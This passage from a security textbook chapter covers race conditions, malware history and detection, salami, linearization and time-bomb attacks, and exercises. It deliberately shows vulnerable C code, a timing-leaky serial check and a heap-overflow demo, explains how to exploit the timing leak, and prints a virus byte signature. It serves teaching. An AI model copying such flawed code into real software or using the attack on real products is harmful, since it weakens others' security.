
11.2.3 Race Conditions

Ideally, security processes should be atomic, that is, they should occur all at once. A race condition can arise when a security-critical process occurs in stages. In such cases, an attacker may be able to make a change between the stages and thereby break the security. The term race condition refers to a

"race" between the attacker and the next stage of the process, although it's not so much a race as a matter of timing for the attacker.

The race condition that we'll consider occurs in from an obsolete version of the Unix command mkdir, which creates a new directory. With this version of mkdir, the directory is created in stages—a stage that determines authorization followed by a stage that transfers ownership. If Trudy can make a change after the authorization stage but before the transfer of ownership, then she can, for example, become the owner of a directory that she should not be able to access.

The way that this version of mkdir is supposed to work is illustrated in Figure 11.13. Note that mkdir is not atomic.




Figure 11.13 How mkdir is supposed to work

It may be possible for Trudy to exploit this particular mkdir race condition if she can implement the attack that is illustrated in Figure 11.14. In this attack scenario, after the space for the new directory is allocated, a link is established from the password file (which Trudy is not authorized to access) to this newly created space, before ownership of the new directory is transferred to Alice. Note that this attack is a "race" only in the sense that it requires careful (or lucky) timing by Trudy.




Figure 11.14 Attack on mkdir race condition

Today, race conditions are probably fairly common and with the trend towards increased parallelism, they are likely to become even more prevalent. However, real-world attacks based on race conditions are rare—attackers clearly have tended to favor buffer overflows.

Why are attacks based on race conditions a rarity? For one thing, each race condition is unique, so there is no standard template for such an attack. And, in comparison to buffer overflow attacks, race conditions are more difficult to exploit. Consequently, buffer overflows have been the low hanging fruit, but due to improved defenses against buffer overflow attacks, there may be more attempts to exploit race conditions. This nicely illustrates that there is job security in security.

11.3 Malware

Solicitations malefactors!
— Plankton

In this section, we'll discuss software that is designed to break security. Since such software is malicious in its intent, it goes by the name of malware. Here, we mostly just cover the basics—for more details, the place to start is Aycock's excellent book [5].

Malware can be subdivided into many different categories. We'll use the following classification system for the malware menagerie, although there is considerable overlap between various types:

- A virus is malware that relies on someone or something else to propagate from one system to another. For example, an email virus attaches itself to an email that is sent from one user to another. Viruses are a popular form of malware.[7]
- A worm is like a virus except that it propagates by itself without the need for outside assistance. This definition implies that a worm uses a network to spread its infection.
- A Trojan horse, or Trojan, is software that appears to be one thing but has some unexpected functionality. For example, an innocent-looking game could do something malicious while the victim is playing. Trojans are extremely popular, especially in the mobile world.
- A trapdoor or backdoor allows unauthorized access to a system.
- A rabbit is a malicious program that exhausts system resources. Rabbits could be implemented via a virus or worms, for example.
- Spyware is a type of malware that monitors keystrokes, steals data or files, or performs some similar function.

We won't be too concerned with placing a particular malware into its precise category. Many "viruses" (in popular usage of the term) are not viruses in our technical sense. In fact, we'll often use the term virus as shorthand for a virus, worm, or other such malware.

[7]The term "virus" is sometimes reserved for parasitic malware, in the sense that the malicious code gets embedded in innocent code.

Where do viruses live on a system? It should come as no surprise that boot sector viruses live in the boot sector, where they are able to take control early in the boot process. Such a virus can then take steps to mask its presence before it can be detected. From a virus writer's perspective, the boot sector is a good place to be.

Another class of viruses are memory resident. Rebooting the system may be necessary to flush these viruses out. Viruses also can live in applications, macros, data, library routines, compilers, debuggers, and even in virus scanning software.

By computing standards, malware is ancient. The first substantive work on viruses was done by Fred Cohen in the 1980s [22], who clearly demonstrated that malware could be used to attack computer systems.[8]

In the next section, we discuss several specific examples of malware. We begin with an early example, and work our way up to more recent malware, highlighting various trends along the way.

11.3.1 Malware Examples

Arguably, the first virus of any significance to appear in the wild was the Brain virus of 1986. Brain did nothing malicious, and it was considered little more than a curiosity. As a result, it did not awaken people to the security implications of malware. That complacency was shaken in 1988 when the Morris Worm appeared. In spite of its early date, the Morris Worm remains an interesting case study—we'll have more to say about it below. The other examples of malware that we'll discuss in some detail are Code Red, which appeared in 2001, and SQL Slammer, which appeared in January of 2003. We'll also present a simple illustration of a Trojan. Then we move on to some more recent trends, including botnets, ransomware, and an example of malware that was appears to have been designed specifically for use in cyber warfare. For more details on many aspects of malware—including interesting historical insights—see [26].

11.3.1.1 Brain

The Brain virus of 1986 was more annoying than harmful. Its importance lies in the fact that it was one of the first, and as such it became a prototype for many later viruses. Because it was not malicious, there was little reaction by users. In retrospect, Brain provided a clear warning of the potential for malware to cause problems, but at the time that warning was mostly ignored. Post-Brain, computing systems remained extremely vulnerable to malware.

Brain placed itself in the boot sector and other places on the system. It then screened all disk access so as to avoid detection and to maintain its infection. Each time the disk was read, Brain would check the boot sector to see if it was infected. If not, it would reinstall itself in the boot sector

[8]Cohen credits Len Adleman (the "A" in RSA) with coining the term "virus."

and elsewhere, which made it difficult to completely remove the virus. For more details on Brain, see Chapter 7 of Robert Slade's excellent history of viruses [27].

11.3.1.2 Morris Worm

Information security changed forever when the eponymous Morris Worm attacked the Internet in 1988. It's important to realize that the Internet of 1988 was nothing like the Internet of today. Back then, the Internet was populated by academics who exchanged email and used `telnet` to access supercomputers. Nevertheless, the Internet had reached a critical mass that made it vulnerable to self-sustaining worm attacks.

The Morris Worm was a cleverly designed and sophisticated piece of software that was written by a lone graduate student at Cornell University.[9] Morris claimed that his worm was a test gone bad. In fact, the most serious consequence of the worm was due to a flaw (according to Morris), that is, the worm had a bug.

The Morris Worm was apparently supposed to check whether a system was already infected before trying to infect it. But this check was not always done, and so the worm tried to re-infect already infected systems, which led to resource exhaustion. So the (unintended) malicious effect of the Morris Worm was essentially that of a so-called rabbit.

Morris' worm was designed to do the following three things:

- Determine where it could spread its infection
- Spread its infection wherever possible
- Remain undiscovered

To spread its infection, Morris' worm had to obtain remote access to machines on the network. To gain access, the worm attempted to guess user account passwords. If that failed, it tried to exploit a buffer overflow in `fingerd` (part of the Unix `finger` utility), and it also tried to exploit a trapdoor in `sendmail`. The flaws in `fingerd` and `sendmail` were well known at the time but not often patched.

Once access had been obtained, the worm sent a "bootstrap loader" to the victim, which consisted of 99 lines of C code that the victim machine compiled and executed. The bootstrap loader then fetched the rest of the worm. In this process, the victim machine even authenticated the sender.

The Morris Worm went to great lengths to remain undetected. If the transmission of the worm was interrupted, all of the code that had been transmitted was deleted. The code was also encrypted when it was downloaded, and the downloaded source code was deleted after it was decrypted and compiled. When the worm was running on a system, it periodically changed its

[9] As if to add a conspiratorial overtone to the entire affair, Morris' father worked at the super-secret National Security Agency at the time.

name and process identifier (PID), so that a system administrator would be less likely to notice anything unusual.

It's no exaggeration to say that the Morris Worm shocked the Internet community of 1988. The Internet was supposed to be able to survive a nuclear attack, yet it was brought to its knees by a graduate student and a few lines of C code. Few, if any, had imagined that the Internet was so vulnerable to such an attack.

The results would have been much worse if Morris had chosen to have his worm do something truly malicious. In fact, it could be argued that the greatest damage was caused by the widespread panic the worm created—many users simply pulled the plug, believing it to be the only way to protect their system. Those who stayed online were able to receive some information and they recovered more quickly than those who chose to rely on an "air gap" firewall.

As a direct result of the Morris Worm, a Computer Emergency Response Team (CERT) was established at Carnegie–Mellon, and various CERTs continue to be a clearinghouses for timely computer security information. While the Morris Worm did result in increased awareness of the vulnerability of the Internet, curiously, only limited actions were taken to improve the security situation. This event could have served as a wakeup call that might have led to a redesign of the security architecture underlying the Internet. At that point in history, such a redesign effort would have been relatively easy, whereas today it is not. In that sense, the Morris Worm could be seen as a missed opportunity.

After the Morris Worm, viruses became the mainstay of malware writers. For a time, worms reemerged in a big way, but more recently, other variants such as botnets and ransomware have become the primary Internet pests. Next, we'll consider examples that illustrate some of these trends.

11.3.1.3 Code Red

When Code Red appeared in July of 2001, it infected more than 300,000 systems in about 14 hours. Before Code Red had run its course, it infected several hundred thousand more, out of an estimated 6,000,000 susceptible systems worldwide. To gain access to a system, the Code Red worm exploited a buffer overflow in Microsoft IIS server software. It then monitored traffic on port 80, looking for other potential targets.

The action of Code Red depended on the day of the month. From day 1 to day 19, it tried to spread its infection, then from day 20 to day 27 it attempted a distributed denial of service (DDoS) attack on `www.whitehouse.gov`, which had little practical effect. There were many copycat versions of Code Red, one of which included a trapdoor for remote access to infected systems. After infection, this variant flushed all traces of the original worm, leaving only the trapdoor behind.

The speed at which Code Red infected the network was something new and, as a result, it generated a tremendous amount of hype. For example, it was claimed that Code Red was a "beta test for information warfare" [98]. However, there was (and still is) no evidence to support such claims or any of the other general hysteria that surrounded the worm.

11.3.1.4 SQL Slammer

The SQL Slammer worm burst onto the scene in January of 2003, when it infected at least 75,000 systems within 10 minutes. At its peak, the number of Slammer infections doubled every 8.5 seconds.

The graphs in Figure 11.15 show the increase in Internet traffic as a result of Slammer. The graph on the right shows the increase over a period of hours (note the initial spike), while the graph on the left shows the increase over the first five minutes—the gap in the latter is due to a lack of accurate data over that specific interval.




Figure 11.15 Slammer and Internet traffic

The reason that Slammer created such a spike in Internet traffic is that each infected site searched for new susceptible sites by randomly generating IP addresses. It's been claimed—with solid supporting evidence—that Slammer spread too fast for its own good, in the sense that it effectively burned out the available bandwidth on the Internet. Consequently, if Slammer had been able to slightly throttle back the speed at which it was spreading, it could have ultimately infected more systems and it might have been able to ultimately cause more damage.

Why was Slammer so successful? For one thing, the entire worm fit into a single 376-byte UDP packet. At that time, Firewalls were often configured to let sporadic packets through, on the theory that a single small packet could do little harm by itself. The firewall would then monitor related traffic to determine whether anything unusual was happening. Since it was generally expected that much more than 376 bytes would be required for any meaningful attack, Slammer succeeded in large part by defying the assumptions of the security experts. Defying the expectations of the experts is always a winning strategy for Trudy.

11.3.1.5 Trojan Example

In this section, we'll present a Trojan, that is, a program that has some unexpected function. This Trojan comes from the Apple world, and it's totally harmless, but its creator could just as easily have had it do something malicious. In fact, the program could have done anything that a user who executed the program had permission to do.

This particular Trojan appears to be audio data, in the form of an MP3 file that we'll name `freeMusic.mp3`. The icon for this file appears in Figure 11.16. A user would expect that double clicking on this file would automatically launch iTunes, and play the music contained in the file.

Figure 11.16 Icon for `freeMusic.mp3`

After double-clicking on the icon in Figure 11.16, iTunes launches (as expected) and an MP3 file titled "Wild Laugh" is played (which is probably not expected). Simultaneously—and definitely unexpected—the message window in Figure 11.17 appears.




Figure 11.17 Unexpected effect of `freeMusic.mp3` Trojan

What happened? This "MP3" is a wolf in sheep's clothing—the file `freeMusic.mp3` is not an audio file at all. Instead it's an application (that is, an executable file) that has had its icon changed so that it appears to be an MP3. A careful look at `freeMusic.mp3` reveals this fact, as can be seen in Figure 11.18.

Most users are unlikely to give a second thought to clicking on an icon that appears to be a harmless audio file. This Trojan only issues a warning, but that's because the author had no malicious intent and instead simply wanted to illustrate a point.

11.3.1.6 Botnets

A botnet is a collection of a large number of compromised machines under the control of a botmaster. The name derives from the fact that individual compromised machines are known as bots (shorthand for robots). In the past, such machines were often referred to as zombies.




Figure 11.18 Trojan revealed

In the past, botmasters typically employed the Internet Relay Chat (IRC) protocol to manage their bots. More recent botnets sometimes use Peer-to-Peer (P2P) architectures since these are more difficult to shut down.

Botnets have proven ideal tools for sending spam and for launching DDoS attacks. For example, a botnet was used in a highly-publicized denial of service attack on Twitter that was apparently aimed at silencing one well-known blogger from the Republic of Georgia [84].[10]

Botnets have been a significant security issue, but their actual prevalence in the wild is difficult to gauge. For example, there are wildly differing estimates for the sizes of various well-known botnets.

It is often claimed that in the past most malware attacks were conducted primarily for fame within the hacker community, or for ideological reasons, or by "script kiddies" with little knowledge of what they were actually doing. That is, such attacks were essentially just malicious pranks. In contrast, current attacks seem to be primarily for profit.

With respect to botnets, the profit motive is highly plausible. In contrast to earlier widespread attacks (Code Red, Slammer, and so on), which were first and foremost designed to make impressive headlines, botnets strive to remain undetected. In addition, botnets are ideal for use in various subtle attack-for-hire scenarios.

11.3.1.7 Stuxnet

Stuxnet is an advanced form of malware that was likely developed for the purpose of information warfare [140]. It was first detected in 2010, but apparently was developed starting in 2005. It's sole purpose seems to have been to disrupt Iranian nuclear fuel processing facilities. The virus was able to reprogram certain logic boards to subtly change the speed of centrifuges, which are needed to enrich nuclear material destined for bomb-making. This was estimated to have caused more than 1000 centrifuges to fail, which represented about 20% of the devices in use by the Iranians at the time.

[10]Of course, this raised suspicion that Russian government intelligence agencies were behind the attack. However, the attack accomplished little, other than greatly increasing the fame of the attackee, so it's difficult to believe that any intelligence agency would be so stupid. On the other hand, "government intelligence" is an oxymoron.

By any measure, Stuxnet was sophisticated malware. Reportedly, it took advantage of four unpatched Windows vulnerabilities, it was updated via a P2P network, it included a Windows rootkit (which it used to remain undetected), and it made use of a compromised private key, among several other advanced features.

Perhaps the most impressive capability of Stuxnet was that it infected systems that were behind an "air gap" firewall, that is, systems that were never directly connected to the Internet. This was accomplished by infecting removable drives that were subsequently used on the isolated network.

11.3.1.8 Ransomware

Another for-profit type of malicious code is ransomware, which is malware that is designed to collect "ransom" from the victim. Typically, ransomware will encrypt important information, and only make the key available if the victim pays the perpetrator a sum of money.

Should a victim of ransomware pay or not? If a victim does not pay, the loss of valuable data could be substantial, and if a victim does pay, then we are likely to see increasing numbers of ransomware attacks. There have been some large payments made due to ransomware attacks.

11.3.2 Malware Detection

In this section, we briefly discuss four general approaches that are used to detect malware. The first, and historically the most prevalent, is signature detection, which relies on finding a pattern or signature that is present in a particular piece of malware. A second approach is change detection, which detects files that have changed—a file that unexpectedly changed might indicate an infection. The third approach is anomaly detection, where the goal is to detect unusual or virus-like characteristics or behavior. A fourth area that is closely related to the third, consists of machine learning based techniques, where we include deep learning and artificial intelligence in this category.

We'll briefly discuss each of these four approaches to malware detection. In each case, we consider the relative advantages and disadvantages.

11.3.2.1 Signature Detection

A virus signature generally consists of a string of bits (possibly including wildcards) that is found in a malware sample. A hash value could also serve as a signature, but it would be less robust.

For example, according to [117], the signature used for the W32/Beast virus is `83EB 0274 EB0E 740A 81EB 0301 0000`. We can search for this signature in all files on a system. However, if we find the signature, we can't be certain that we've found the virus, since benign executables could contain the same string of bits. If the bits we are searching were random, the chance of such a false match would be $1/2^{112}$, which is negligible. However, computer software is far from random, so there may be a realistic chance of a false

match. This means that if a matching signature is found, further testing may be required to be certain that it actually represents the W32/Beast virus.

Signature detection is highly effective on malware that is known and for which a suitable signature can be extracted. Another advantage of signature detection is that it places a minimal burden on users and administrators, since all that is required is to keep signature files up to date and periodically scan for viruses. If signatures are carefully constructed, we can scan for multiple signatures at once—effectively parallelizing the search—which results in an efficient detection technique.

A disadvantage of signature detection is that signature files can become large which can negate the efficiency advantage. Also, the signature files must be kept up to date, which might be challenging in practice. A more fundamental problem is that we can only detect malware for which we have previously extracted signatures. Even a slight variant of a known virus might be missed.

Today, signature detection is the most popular malware detection method. As a result, virus writers have developed sophisticated means for avoiding signature detection. We'll have more to say about this below.

11.3.2.2 Change Detection

Since malware must reside somewhere, if we detect an unexpected change in a file, it may indicate a malware infection. We'll refer to this approach as change detection.

How can we detect changes? Hash functions are an obvious choice. Suppose that we compute hashes of all files on a system and securely store these hash values. Then at regular intervals we can recompute the hashes and compare the new values with the stored values. If a file has changed in one or more bits—as it will in the case of a virus infection—we'll find that the computed hash does not match the previously computed hash value.

One advantage of change detection is that there are virtually no false negatives, that is, if a file has been infected, we'll detect a change. Another major advantage is that we can detect previously unknown malware, since a change is a change, whether it's caused by a known or unknown virus.

There are also several disadvantages to change detection. Files on a system often change and as a result there may be many false positives, which places a heavy burden on users and administrators. If a virus is inserted into a file that changes often, it will be more likely to slip through a change detection regimen. And what should be done when a suspicious change is detected? A careful analysis of log files might prove useful. But, to avoid flagging innocent software as malware, it might ultimately be necessary to fall back to a signature scan. If so, the significant advantages of change detection will have been largely negated.

11.3.2.3 Anomaly Detection

Anomaly detection is aimed at finding virus-like characteristics, activity, or behavior. We discussed similar ideas in some detail Chapter 8 when we covered intrusion detection systems (IDS), so we only briefly discuss the concepts here.

The fundamental challenge with anomaly detection lies in determining what is normal and what is unusual, and being able to distinguish between the two. This is an inherently statistical problem. Another serious difficulty is that the definition of normal can change, and the system must adapt to such changes, or it will likely overwhelm users with false alarms.

The major advantage of anomaly detection is that there is some hope of detecting previously unknown malware. But, as with change detection, the disadvantages are significant. For one, as discussed in the IDS section of Chapter 8, a patient attacker may be able to make an anomaly appear to be normal. In addition, anomaly detection may not be sufficiently robust to be used as a standalone system system, in which case it would need to be combined with another scheme, such as signature scanning.

11.3.2.4 Machine Learning

Big data and artificial intelligence (AI) techniques have been widely applied to the malware detection problem. For example, several malware detection systems available on the VirusTotal website claim to use AI exclusively. Such techniques inevitably rely on machine learning—including deep learning. Such models can be trained on a variety of features. In effect, these models learn directly from the data, without much need for human expert knowledge. For this reason, such models are sometimes said to be "data driven."

In some sense, we can view machine learning models for malware as higher-level signatures. For example, it is common for one such model to be used to identify an entire family of malware, which would require a vast number of individual signatures.

There are many good sources of information available in the rapidly evolving field of machine learning. For a treatment that is relevant to information security, your verbose author suggests the textbook [112], along with the abundant supplemental material found on the textbook website at [113].

Next, we'll consider the future of malware. This discussion should make it clear that better malware detection tools will be needed, and sooner rather than later.

11.3.3 The Future of Malware

What does the future hold for malware? Of course, it is difficult to make predictions, especially about the future, but given the resourcefulness of malware developers to date, we can expect to see continued creativity in malware-based attacks.

Before we discuss the future, let's consider the past. Virus writers and virus detectors have been locked in mortal combat since the first virus detection software appeared. For each advance in detection, virus writers have responded with strategies that make their handiwork harder to detect.

One of the first responses of virus writers to the success of signature detection systems was encrypted malware. If an encrypted virus uses a different key each time it propagates, there will be no common signature. Often the encryption is extremely weak, such as a repeated XOR with a fixed bit pattern. The purpose of the encryption is not confidentiality, but to simply mask the signature.

The Achilles' heel of encrypted malware is that it must include decryption code, and this code is subject to signature detection. The decryption routine typically includes very little code, making it more difficult to obtain a signature, and yielding more cases requiring secondary testing. The net result is that signature scanning can be applied, but it will be more challenging, as compared to unencrypted malware.

The next step in the evolution of malware was the use of polymorphic code. In a polymorphic virus the body is encrypted and the decryption code is morphed. Consequently, the signature of the virus itself (i.e., the body) is hidden by encryption, while the decryption code has no common signature due to the morphing.

Polymorphic malware can be detected using emulation. If the code is malware, it must eventually decrypt itself, at which point standard signature detection can be applied to the body. This type of detection will be much slower than a simple signature scan, due to the emulation.

Metamorphic malware takes polymorphism to the limit. Metamorphic malware mutates before infecting a new system.[11] If the mutation is sufficient, such malware can likely avoid any signature-based detection system. Note that the mutated code must do essentially the same thing as the original code, but yet its internal structure must be different enough to avoid detection. Detection of metamorphic software is a challenging problem, but machine learning techniques often perform well.

Today, malware is frequently morphed, modified, and otherwise mangled, either to avoid detection or to modify its functionality. This has resulted in a tremendous proliferation in the number of distinct signatures. That signature-based detection may not be viable going forward can be seen in the rise of machine learning based detection techniques.

Apart from code morphing, virus writers have in the past also pursued speed—see the discussion of Code Red and Slammer, above. However, today and for the foreseeable future, stealth seems to be the primary goal instead.

[11] Metamorphic malware is sometimes called "body polymorphic," since polymorphism is applied to the entire virus body.

This is surely due to malware developers trying to make money from their creations, rather than simply trying to impress their friends. Our discussion of botnets highlighted stealthiness, while ransomware is an obvious illustration of the drive by malware writers to turn a financial profit. Another trend is the development of highly sophisticated malware, such as Stuxnet, that is "weaponized." This is a trend that is likely to accelerate.

11.3.4 The Future of Malware Detection

Malware detection can be considered one of the most fundamental problems in information security. If we could trust our software to be malware-free, we would solve many practical problems in security. From the discussion above, it's clear that as better defenses have been developed, malware writers have responded with "better" malware. It's a safe bet that this arms race will continue far into the future.

Machine learning and deep learning techniques are now among the leading defenses against malware. The application of such techniques to problems in malware detection—and other information security problems—is sure to increase in the future.

11.4 Miscellaneous Software-Based Attacks

In this section we'll consider a few software-based attacks that don't fit neatly into any of our previous discussion. While there are numerous such attacks, we'll restrict our attention to a few representative examples. The topics we'll discuss are salami attacks, linearization attacks, time bombs, and the general issue of trusting software.

11.4.1 Salami Attacks

In a salami attack, a programmer slices off a small amount of money from individual transactions, analogous to the way that you might slice off thin pieces from a salami.[12] These slices must be difficult for the victim to detect. For example, it's a matter of computing folklore that a programmer at a bank can use a salami attack to slice off fractional cents leftover from interest calculations. These fractional cents—which are not noticed by the customers or the bank—are deposited in the programmer's account. Over time, such an attack could prove highly lucrative for the dishonest programmer.

There are many confirmed salami-style attacks. In one documented case, a programmer added a few cents to every employee payroll tax withholding calculation, but credited the extra money to his own tax. As a result, this programmer got a hefty tax refund. In another example, a rent-a-car franchise in Florida inflated gas tank capacity so it could overcharge customers for gas.

[12] Or the name might derive from the fact that a salami consists of bunch of small undesirable pieces that are combined to yield something of value.

An employee at a Taco Bell location reprogrammed the cash register for the late-night drive-through line so that $2.99 specials registered as $0.01. The employee then pocketed the $2.98 difference, which could be viewed as an inverse salami attack.

In another interesting salami attack, four men who owned a gas station in Los Angeles hacked a computer chip so that it overstated the amount of gas pumped. Not surprisingly, customers complained when they had to pay for more gas than their tanks could hold. But this scam was hard to detect, since the gas station owners were clever. They had programmed the chip to give the correct amount of gas whenever exactly 5 or 10 gallons was purchased, because they knew from experience that inspectors usually ask for 5 or 10 gallons. It took multiple inspections before the scam was detected.

11.4.2 Linearization Attacks

Linearization is an approach that is applicable in a wide range of attacks, from traditional lock picking to state-of-the-art cryptanalysis. Here, we consider an example related to breaking software, but it is important to realize that this concept has wide application.

Consider the program in Table 11.6, which checks an entered number to determine whether it matches the correct serial number. In this case, the correct serial number happens to be `S123N456`. An efficiency-minded programmer decided to check one character at a time, and to quit checking as soon as one incorrect character is found. From a programmer's perspective, this is a perfectly reasonable way to check the serial number, but it might open the door to a timing attack.

How can Trudy take advantage the code in Table 11.6? Note that the correct serial number will take slightly longer to process than any incorrect serial number. And even more significantly, the more leading characters that are correct, the longer the program will take to check a putative serial number. So, for example, any putative serial number that has the first character correct will take longer than any that has an incorrect first character. Therefore, Trudy can select an eight-character string and vary the first character over all possibilities. If she can time the program precisely enough, she will find that the string beginning with `S` takes the most time. Trudy can then fix the first character as `S` and vary the second character, in which case she will find that a second character of `1` takes the longest. Continuing, Trudy can recover the serial number one character at a time. As a result, Trudy can attack the serial number in linear time, instead of searching an exponential number of cases.

How great is the advantage for Trudy in this linearization attack? Suppose that the serial number is eight characters long and each character has 128 possible values. Then there are $128^8 = 2^{56}$ possible serial numbers. If Trudy was forced to randomly guess complete serial numbers, she would obtain

Table 11.6 Serial number program

```
int main(int argc, const char *argv[])
{
    int i;
    char serial[9]="S123N456\n";
    if(strlen(argv[1]) < 8)
    {
        printf("\nError---try again.\n\n");
        exit(0);
    }
    for(i = 0; i < 8; ++i)
    {
        if(argv[1][i] != serial[i]) break;
    }
    if(i == 8)
    {
        printf("\nSerial number is correct!\n\n");
    }
}
```

the serial number in about 2^{55} tries, which is an enormous amount of work. On the other hand, if she can use a linearization attack, an average of only $128/2 = 64$ guesses are required for each letter, for a total expected work of about $8 \cdot 64 = 2^9$. This makes an otherwise infeasible attack into an extremely easy attack.

A real-world example of a linearization attack occurred in TENEX [98], a timeshare system used in ancient times.[13] In TENEX, passwords were verified one character at a time, so the system was subject to a linearization attack similar to the one described above. However, careful timing was not even necessary. Instead, it was possible to arrange for a "page fault" to occur when the next unknown character was guessed correctly. A user-accessible register would tell the attacker that a page fault had occurred and, therefore, that the next character had been guessed correctly. This attack could be used to crack any password in seconds—see [71] for additional details.

11.4.3 Time Bombs

Time bombs are another interesting class of software-based attacks. We'll illustrate the concept with an infamous example. In 1986, Donald Gene Burleson told his employer to stop withholding taxes from his paycheck. Since this isn't legal, the company refused. Burleson, a tax protester, made it

[13] Ancient times being the 1960s and 1970s. In computing, that is equivalent to the era when dinosaurs roamed the earth.

known that he planned to sue his company. Burleson used company time and resources to prepare his legal case against his company. When the company discovered what Burleson was doing, they fired him [4].

It later came to light that Burleson had been developing malicious software. After he was fired, Burleson triggered his "time bomb" software, which proceeded to delete thousands of records from the company's computer.

The Burleson soap opera doesn't end here. Out of fear of embarrassment, the company was reluctant to pursue a legal case, despite their losses. Then in a bizarre twist, Burleson sued his former employer for back pay, at which point the company finally had no choice but to sue Burleson. The company eventually won, and in 1988 Burleson was fined $11,800. The case took two years to prosecute at a substantial cost, and resulted in little more than a slap on the wrist, relatively speaking. The light sentence was likely due to the fact that laws regarding computer crime were not well developed at that time. In subsequent years, many computer crime cases have followed a similar pattern, in that companies are often reluctant to pursue such cases for fear that it will damage their reputation.

11.4.4 Trusting Software

Finally, we consider a philosophical question with practical significance: Can you ever trust software? In the fascinating article [122], the following thought experiment is discussed. Suppose that a C compiler has a virus. When compiling the `login` program, this virus creates a backdoor in the form of an account with a known password. Also, if the C compiler is recompiled, the virus incorporates itself into the newly compiled C compiler.

Now suppose that you suspect that your system is infected with a virus. You want to be absolutely certain that you fix the problem, so you decide to start over from scratch. You recompile the C compiler, then use it to recompile the operating system, which includes the `login` program. You haven't gotten rid of the problem, since the backdoor was once again compiled into the `login` program.

Analogous situations could arise in the real world. For example, imagine that an attacker is able to hide a virus in your virus scanning software. Or consider the damage that could be done by a successful attack on online virus signature updates—or other automated software updates.

Software-based attacks might not be obvious, even to an expert who examines the source code line by line. For example, in the Underhanded C Contest, the rules stated, in part, that

> ...in this contest you must write code that is as readable, clear, innocent and straightforward as possible, and yet it must fail to perform at its apparent function. To be more specific, it should do something subtly evil.

Some of the programs submitted to the Underhanded C Contest were indeed subtle and demonstrate that it is possible to make evil code look innocent, even to a well-trained eye.

11.5 Summary

In this chapter, we discussed some of the security threats that arise from software. The threats considered here come in two basic flavors. The plain vanilla flavor consists of unintentional software flaws that attackers can sometimes exploit. The classic example of such a flaw is the buffer overflow, which we discussed in some detail. Another common flaw with security implications is a race condition.

The more exotic flavors of software security threats arise from intentionally malicious software, or malware. Malware comes in a wide variety of types, includes viruses, worms, Trojans, backdoors, botnets, ransomware, and many more. Malware writers have developed sophisticated techniques for spreading infection and avoiding detection, and they appear poised to push the envelope much further in the future.

In information security, the good guys generally play defense, rather than offense. Malware detection is an area of critical importance where the good guys need to be somewhat offensive-minded, in the sense of being proactive in considering potential threats. Otherwise, detection capabilities will surely fall further behind in the malware arms race.

11.6 Problems

1. With respect to security, it's been said that complexity, extensibility, and connectivity are the "trinity of trouble" [55]. Define each of these terms and explain why each represents a potential security problem.
2. What is a validation error, and how can it lead to a security flaw?
3. One type of race condition is known as a time-of-check-to-time-of-use, or TOCTTOU (pronounced "TOCK too").
   a) What is a TOCTTOU race condition and why is it a security issue?
   b) Is the `mkdir` race condition discussed in this chapter an example of a TOCTTOU race condition?
   c) Give one real-world example of a TOCTTOU race condition that is not discussed in this chapter.
4. Recall that a canary is a special value that is pushed onto the stack after the return address.
   a) How is a canary used to prevent stack smashing attacks?
   b) How was Microsoft's implementation of this technique, the `/GS` compiler flag, flawed?

5. In this chapter, we discussed attacks that can result from stack-based buffer overflow conditions. There are other types of overflow conditions that can also result in security vulnerabilities.
   a) Explain how a heap-based buffer overflow works, in contrast to the stack-based buffer overflow discussed in this chapter.
   b) Explain how an integer overflow works, in contrast to the stack-based buffer overflow discussed in this chapter.
6. Read the article [129] and explain why its author (correctly) views the NX bit as only one small part of the solution to the security problems that plague computers and networks.
7. As discussed in the text, the C function `strcpy` is unsafe. The C function `strncpy` is a safer version of `strcpy`. Why is `strncpy` safer than `strcpy`, but not necessarily safe?
8. Suppose that the NX bit technique is employed to protect against buffer overflow attacks.
   a) Will the buffer overflow attack illustrated in Figure 11.5 succeed?
   b) Will the attack in Figure 11.6 succeed?
   c) Why will the return-to-libc buffer overflow example discussed in Section 11.2.1.2 succeed?
9. List all unsafe C functions and explain why each is unsafe. List the safer alternative to each and explain whether each is safe or only safer, as compared to its unsafe alternative.
10. In addition to stack-based buffer overflow attacks (i.e., smashing the stack), heap overflows can sometimes be exploited. Consider the following C source code, which illustrates a heap overflow.

```
int main()
{
    int diff, size = 9;
    char *buf1, *buf2;
    buf1 = (char *)malloc(size);
    buf2 = (char *)malloc(size);
    diff = buf2 - buf1;
    memset(buf2, '2', size);
    buf2[8] = '\0';
    printf("BEFORE: buf2 = %s ", buf2);
    memset(buf1, '1', diff + 3);
    printf("AFTER: buf2 = %s ", buf2);
    return 0;
}
```

a) Compile and execute this program. What is printed?
b) Explain the results you obtained in part a).
